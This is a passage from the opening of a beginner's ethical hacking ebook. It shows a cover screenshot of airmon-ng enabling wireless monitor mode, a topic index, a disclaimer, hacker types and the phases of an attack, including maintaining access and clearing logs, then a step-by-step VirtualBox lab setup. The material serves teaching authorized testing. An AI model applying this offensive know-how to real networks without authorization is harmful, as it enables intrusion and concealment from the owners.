
The beginners guide to ethical hacking and penetration testing.



```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
 1107 NetworkManager
 1286 wpa_supplicant
 1295 dhclient

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 7260 (rev 83

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

By: Disposable Games Studio

Beginners guide to hacking and penetration testing

By: Disposable Games Studio

cover Page 1

This book is the work of years of studying, experimenting and curiosity. Not all hackers are bad people or do bad things. My hope is that this book will help bring that understanding to those who didn't know, help cultivate that curiosity for those who are starting, bring structure to those who are on the fence between ethical and non.

All this was made possible because of the support of C. Thank you always

Index:

- Email spoofing
- Vishing
-Metasploit basics
- Wireless hacking
- Physical access
- Computer viruses
- Maintaining access
- Evading detection
- Maintain access continued
- Hardware hacking
- Other stuff (darknet, browser plugins, etc)
- Conclusion

Introduction:

Welcome to Hacking for Beginners, This book is intended for people who wish to learn how to become an ***ethical hacker***, ***penetration tester***, ***network security***, or people just looking to help protect themselves from malicious hackers. I would like to thank you for buying this book, if you didn't well I'll skip the lecture of being an independent developer, how much work really went into writing this book and what not and just say that I hope this book will help shape your understanding of who and what hackers are in a positive light.

Because the best way to protect yourself from a hacker is to understand them and their attacks.

This is a beginners guide meaning that you don't have to be a professional programmer, know how to configure a ***Cisco router***, or the like. If you have previous networking or programming experience, that will go a long way, but again, not necessary.

The book will be broken out into sections, each part detailing step by step each lesson along with a description. There will not be a lot of chatter, I want to get you stay focused on learning. By the end I expect that you will have a decent understanding to get you started with your Ethical Hacking along with the understanding of what it means to be an Ethical Hacker.

In this book we will be covering password cracking, wireless, viruses, social-engineering, building a test lab, making our own penetration testing USB stick and many other topics. We will also be covering the 3 major operating systems, ***Linux***, ***OS X***, and ***Windows***.

This book does not claim to take you from "Zero to hero", turn you into a l33t hacking deity in a week, or any other grandiose promises, that I have seen some other books claim. What this will give you is however, is a strong understanding and foundation. A lot of useful, important tips and guides to help you become a ***hacker***. We will learn how to crack passwords, send phishing emails, make a computer virus, and many more things! But to be honest, there is always so much more to learn, and I truly believe that this book is a good first step. Now let's get to hacking!

"Law #2: If a bad guy can alter the operating system on your computer, it’s not your computer anymore. "

From <https://blogs.technet.microsoft.com/rhalbheer/2011/06/16/ten-immutable-laws-of-security-version-2-0/>

Disclaimer:

This book is intended for educational purposes only. ***Disposable Games Studio*** team is not responsible for lost, stolen, damaged files or hardware, nor misappropriated use of this book. Scanning, entering, or otherwise accessing software, networks, or buildings that you do not own or have express written authorization is illegal. Always check with your local laws before any penetration test.

We also have no affiliation with any of the vendors, software makers, or websites within this book and do not personally vouch for their reliability, compatibility, or safety, use and visit at your own risk.

Hackers, Who are they and why do they do it?

Watching the typical popular media portrayal of a hacker you are likely to see a socially awkward goofy individual either working in some dark basement or high tech office with six 42" LCD screens linked together into one large screen with Matrix like code flowing across the screen as they furiously type away as they get ready to launch some world ending computer virus. Reading or watching the news is likely to be a similar fair with news of a new banking Trojan or hacker group that have stolen millions of bank account records, social security numbers, and the like. On the surface level, hackers are all really bad people that should be locked up, so why learn how to hack?

The truth is there are many different types of hackers, some of which are very important to the health and integrity of private and corporate networks.

According to the ***EC*-Council's *Certified Ethical Hacking 9 certification*** hackers can be classified into 8 categories:

Black Hats: Individuals with extraordinary computing skills, resorting to malicious or destructive activities. These people are also known as crackers.

White Hats: Individuals who profess hacking skills and use them for defensive purposes. They are also known as security analysts.

Grey Hats: Individuals who work both offensively and defensively at various times.

Suicide Hackers: Individuals whose goal(s) are to bring down a critical infrastructure for a "cause". These individuals are not worried about jail time or other forms of punishment.

Script Kiddies: These are unskilled hackers who compromise systems by running scripting tools and software that are created by real hackers.

Cyber Terrorists: Individuals with a wide range of skills. These individuals are motivated by religious or political beliefs to create fear by large scale disruption of computer networks.

State Sponsored Hackers: individuals who are employed by the government to perpetrate and gain top- secret information and to damage information systems of other governments.

Hacktivist: Individuals who promote a particular political agenda by hacking. Especially by defacing or disabling websites.

As you can see, hackers are not so easily defined as a individual thing, nor are they inherently "evil" in nature. In this book we will be focusing on ethical hacking (you can learn about unethical hacking in just about any number of news stories on a daily basis now). The type of hackers that help protect people's networks, ensure network security, finds and fixes flaws to help keep people safe. Hackers are normally curious individuals, who like to see how things work, how to put various systems and security to the test, to think outside of the box and see things in a new way. As with all information and skills it can be used for good or bad. According to **Satistica** (https://www.statista.com/statistics/193444/financial-damage-caused-by-cyber-attacks-in-the-us/) The annual cost of cyber crimes in the US from 2014-2015 was around 65.05 million dollars. As we become more connected, and more services are in the cloud, the need for security professionals, ethical hackers, and penetration testers has become a critical role for any company.

The phases of Hacking

Hacking is broken up into 5 phases: ***Reconnaissance***, ***Scanning***, ***Gaining Access***, ***Maintaining Access***, and finally ***Clearing tracks***. As a ***penetration tester*** we must follow two additional steps, obtaining written permission and reporting. Following and understanding these phases are critical to a successful ***penetration test***. Let's dive in a little deeper and see what each phase means to us.

Written permission: Before we can start any penetration test we need to obtain written permission from a individual that has the proper authority to authorize our penetration test (***CTO, CIO, CEO, etc***.). As part of this documentation we must list clearly the scope of the project, expectations, hours of operation, participants, start and end date, who authorized the penetration test. Do not start any ***penetration test*** without this! This form is our "Get out of jail free" card should something go wrong or change. This also means that we must be very strict in staying within the written scope of our project.

Reconnaissance: Is the initial phase in any hack or ***penetration test***. In this phase the attacker attempts to collect information about the target prior to the attack. The attacker will typically employ passive methods such as ***Google searches***, visiting the target's website, finding out more about the organization, employees, news, and any other useful information that can be used. Active methods can be probing the target with a ***phishing email*** or ***vishing*** (phone call) posing as a computer technician to gain more information.

Scanning: Is the pre-attack phase when the attacker scans the network for information. ***Port scanning***, ***OS details***, ***service types***, ***system uptime***, ***etc***. is done at this time. The attacker will typically employ ***network scanners, ping tools, vulnerability scanners***.

Gaining Access: Is the phase in which the hacker or ***penetration tester***

attempt to gain access to the target's operating system or application. ***Password cracking, buffer overflows, DDOS, credential harvesting, etc***. are some methods to this goal. Once they gain access we will attempt to escalate our privileges.

Maintaining Access: Is the phase where the hacker or penetration tester will try to maintain their access on the system. This can include creating additional accounts on the network, ***Trojans, backdoors, and rootkits***. The importance of this is they attacker can always return to the network at a later time of their choosing.

Clearing Tracks: Once the hacker or ***penetration tester*** has maintained their access they will try to cover their tracks. Clearing system logs and other traces that they were on the network in order to not raise suspicion.


Reporting: Is the phase that the ***penetration tester*** compiles all of the information that they have collected in order to help secure the company that has hired them. The reports should be clear, concise, and easy to understand for the client.

Setting up your virtual lab:

One of the best ways to learn and test is to do so in a ***virtual environment***. The overall benefits to this is low cost, reduced hardware requirements, and rapid recovery should we render one of our test machines into a nonresponsive state. A ***virtual lab*** can be created on just about anything, but personally I would recommend at least the following: ***Intel i5*** (better or equivalent), minimum of 8 GB of ram (The higher the better), and a minimum drive size of 80 GB or larger (again the larger the better).

There are a number of applications that can be used for virtualization such a ***VMWare, VirtualBox***, and ***Xen***.

For the purpose of this book we will be looking at setting up ***VirtualBox***. ***VirtualBox*** is a free program from ***Oracle***. It's capable of running on ***Windows***, ***Linux***, ***Macintosh***, and ***Solaris***. ***Virtualbox*** is easy to use and updated often.



https://www.virtualbox.org/wiki/Downloads

VirtualBox

Download VirtualBox


Here, you will find links to VirtualBox binaries and its source code.

VirtualBox binaries

By downloading, you agree to the terms and conditions of the respective license.

- **VirtualBox 5.1.14 platform packages.** The binaries are released under the terms of the GPL version 2.
  - Windows hosts
  - OS X hosts
  - Linux distributions
  - Solaris hosts

The first thing that we will need to do is download the ***VirtualBox*** client onto the machine that we want to turn into our ***virtual machine***. https://www.virtualbox.org/wiki/Downloads and choose the system that we will be using.



Opening VirtualBox-5.1.14-112924-Win.exe

You have chosen to open:


VirtualBox-5.1.14-112924-Win.exe

which is: Binary File (118 MB)

from: http://download.virtualbox.org

Would you like to save this file?

In our case we will be installing ***VirtuaBox*** to a ***Windows machine***, so we will click ***Save File*** and then run the ***Win.exe*** file.




Oracle VM VirtualBox 5.1.14 Setup

Welcome to the Oracle VM VirtualBox 5.1.14 Setup Wizard

The Setup Wizard will install Oracle VM VirtualBox 5.1.14 on your computer. Click Next to continue or Cancel to exit the Setup Wizard.

Version 5.1.14

Once launched click the ***Next*** button



Oracle VM VirtualBox 5.1.14 Setup

Custom Setup

Select the way you want features to be installed.

Click on the icons in the tree below to change the way features will be installed.

VirtualBox Application
VirtualBox USB Support
VirtualBox Networking
VirtualBox Bridged Networ
VirtualBox Host-Only Netw
VirtualBox Python 2.x Support


Oracle VM VirtualBox 5.1.14 application.

This feature requires 169MB on your hard drive. It has 3 of 3 subfeatures selected. The subfeatures require 716KB on yo...

Location: C:\Program Files\Oracle\VirtualBox\

Version 5.1.14

Click the ***Next*** button again.



Oracle VM VirtualBox 5.1.14 Setup

Custom Setup

Select the way you want features to be installed.

Please choose from the options below:

☑ Create start menu entries


☑ Create a shortcut on the desktop

☑ Create a shortcut in the Quick Launch Bar

☑ Register file associations

Version 5.1.14

Click the ***Next*** button one last time.



Oracle VM VirtualBox 5.1.14


Warning:
Network Interfaces

Installing the Oracle VM VirtualBox 5.1.14 Networking feature will reset your network connection and temporarily disconnect you from the network.

Proceed with installation now?

Version 5.1.14

Finally, don't panic when you see the big red warning message. This is simply letting you know that your network interface will be temporarily unavailable while ***VirtalBox*** install. Click the ***Yes*** to proceed.



Oracle VM VirtualBox 5.1.14 Setup


Ready to Install

The Setup Wizard is ready to begin the Custom installation.

Click Install to begin the installation. If you want to review or change any of your installation settings, click Back. Click Cancel to exit the wizard.

Version 5.1.14

We are now ready to finally install ***VirtualBox***! Click ***Install***




User Account Control

Do you want to allow the following program to install software on this computer?

Program name: Oracle VM VirtualBox 5.1.14r112924
Verified publisher: **Oracle Corporation**
File origin: Hard drive on this computer

You may or may not receive a message asking for permission, if you do simply accept.



Windows Security


Would you like to install this device software?

Name: Oracle Corporation Universal Serial Bus ...
Publisher: Oracle Corporation

☑ Always trust software from "Oracle Corporation".

You should only install driver software from publishers you trust. How can I decide which device software is safe to install?

For the ***Windows Security*** popup make sure that the ***Always trust*** is checked and click ***Install***



Oracle VM VirtualBox 5.1.14 Setup


Oracle VM VirtualBox 5.1.14 installation is complete.

Click the Finish button to exit the Setup Wizard.

☑ Start Oracle VM VirtualBox 5.1.14 after installation

Version 5.1.14

After a few minutes the install will be complete and you can start loading your ***Virtual Machines (VMs)***. Click ***Finish*** to launch




Welcome to VirtualBox!

The left part of this window is a list of all virtual machines on your computer. The list is empty now because you haven't created any virtual machines yet.

In order to create a new virtual machine, press the **New** button in the main tool bar located at the top of the window.

You can press the **F1** key to get instant help, or visit www.virtualbox.org for the latest information and news.

Once loaded we can begin to load our software. My recommendation would be ***Kali Linux, Ubuntu***, and some form of ***Windows*** to test. I will provide some download links at the bottom of the tutorial.



Name and operating system


Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name:

Type: Microsoft Windows

Version: Windows 7 (64-bit)

If we click the button on the top we will be greeted with the ***Create Virtual Machine*** dialogue. Enter the name of that you want to call your ***virtual machine***. Under ***Type*** drop down the box to the type of machine this is. If you don't see exactly the one that you will be loading, this is fine. This is a general selection . Finally under ***Version*** select if it's 32 bit or 64 bit. Once you have made your selections click ***Next***.




Memory size

Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.

The recommended memory size is **1024** MB.

1024 MB

Next select how much memory that you want to allocate for your v ***irtual machine. VirtualBox*** will let you know what it recommends. Remember this will take some of your host computer's physical memory so adjust accordingly, and click ***Next*** when done.



Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.

The recommended size of the hard disk is **8.00 GB**.


○ Do not add a virtual hard disk

● Create a virtual hard disk now

○ Use an existing virtual hard disk file

Empty

Next we need to setup our virtual disk, click ***Create***.



Hard disk file type


Please choose the type of file that you would like to use for the new virtual hard disk. If you do not need to use it with other virtualization software you can leave this setting unchanged.

● VDI (VirtualBox Disk Image)

○ VHD (Virtual Hard Disk)

○ VMDK (Virtual Machine Disk)

For the ***Hard disk file type*** leave it at the default and click ***Next***.



Storage on physical hard disk

Please choose whether the new virtual hard disk file should grow as it is used (dynamically allocated) or if it should be created at its maximum size (fixed size).


A **dynamically allocated** hard disk file will only use space on your physical hard disk as it fills up (up to a maximum **fixed size**), although it will not shrink again automatically when space on it is freed.

A **fixed size** hard disk file may take longer to create on some systems but is often faster to use.

● Dynamically allocated

○ Fixed size

This next part is interesting. With a v***irtual machine***, the ***VM*** will only take up as much space as it needs as long as we keep it set to ***Dynamically allocated***. Otherwise if we chose ***Fixed*** that amount of hard drive space would be used. Click ***Next***.



File location and size


Please type the name of the new virtual hard disk file into the box below or click on the folder icon to select a different folder to create the file in.

Ubuntu

Select the size of the virtual hard disk in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard disk.

8.00 GB

On this screen we can select how much hard drive space that we want to allow our ***VM***. Since we chose to allow it to be dynamically allocated it's safe to select a larger size. Be sure to only allocate as much drive space as you want/can spare. Once you have selected an appropriate size click ***Create***.



General

Name: Ubuntu
Operating System: Ubuntu (64-bit)

System

Base Memory: 1024 MB
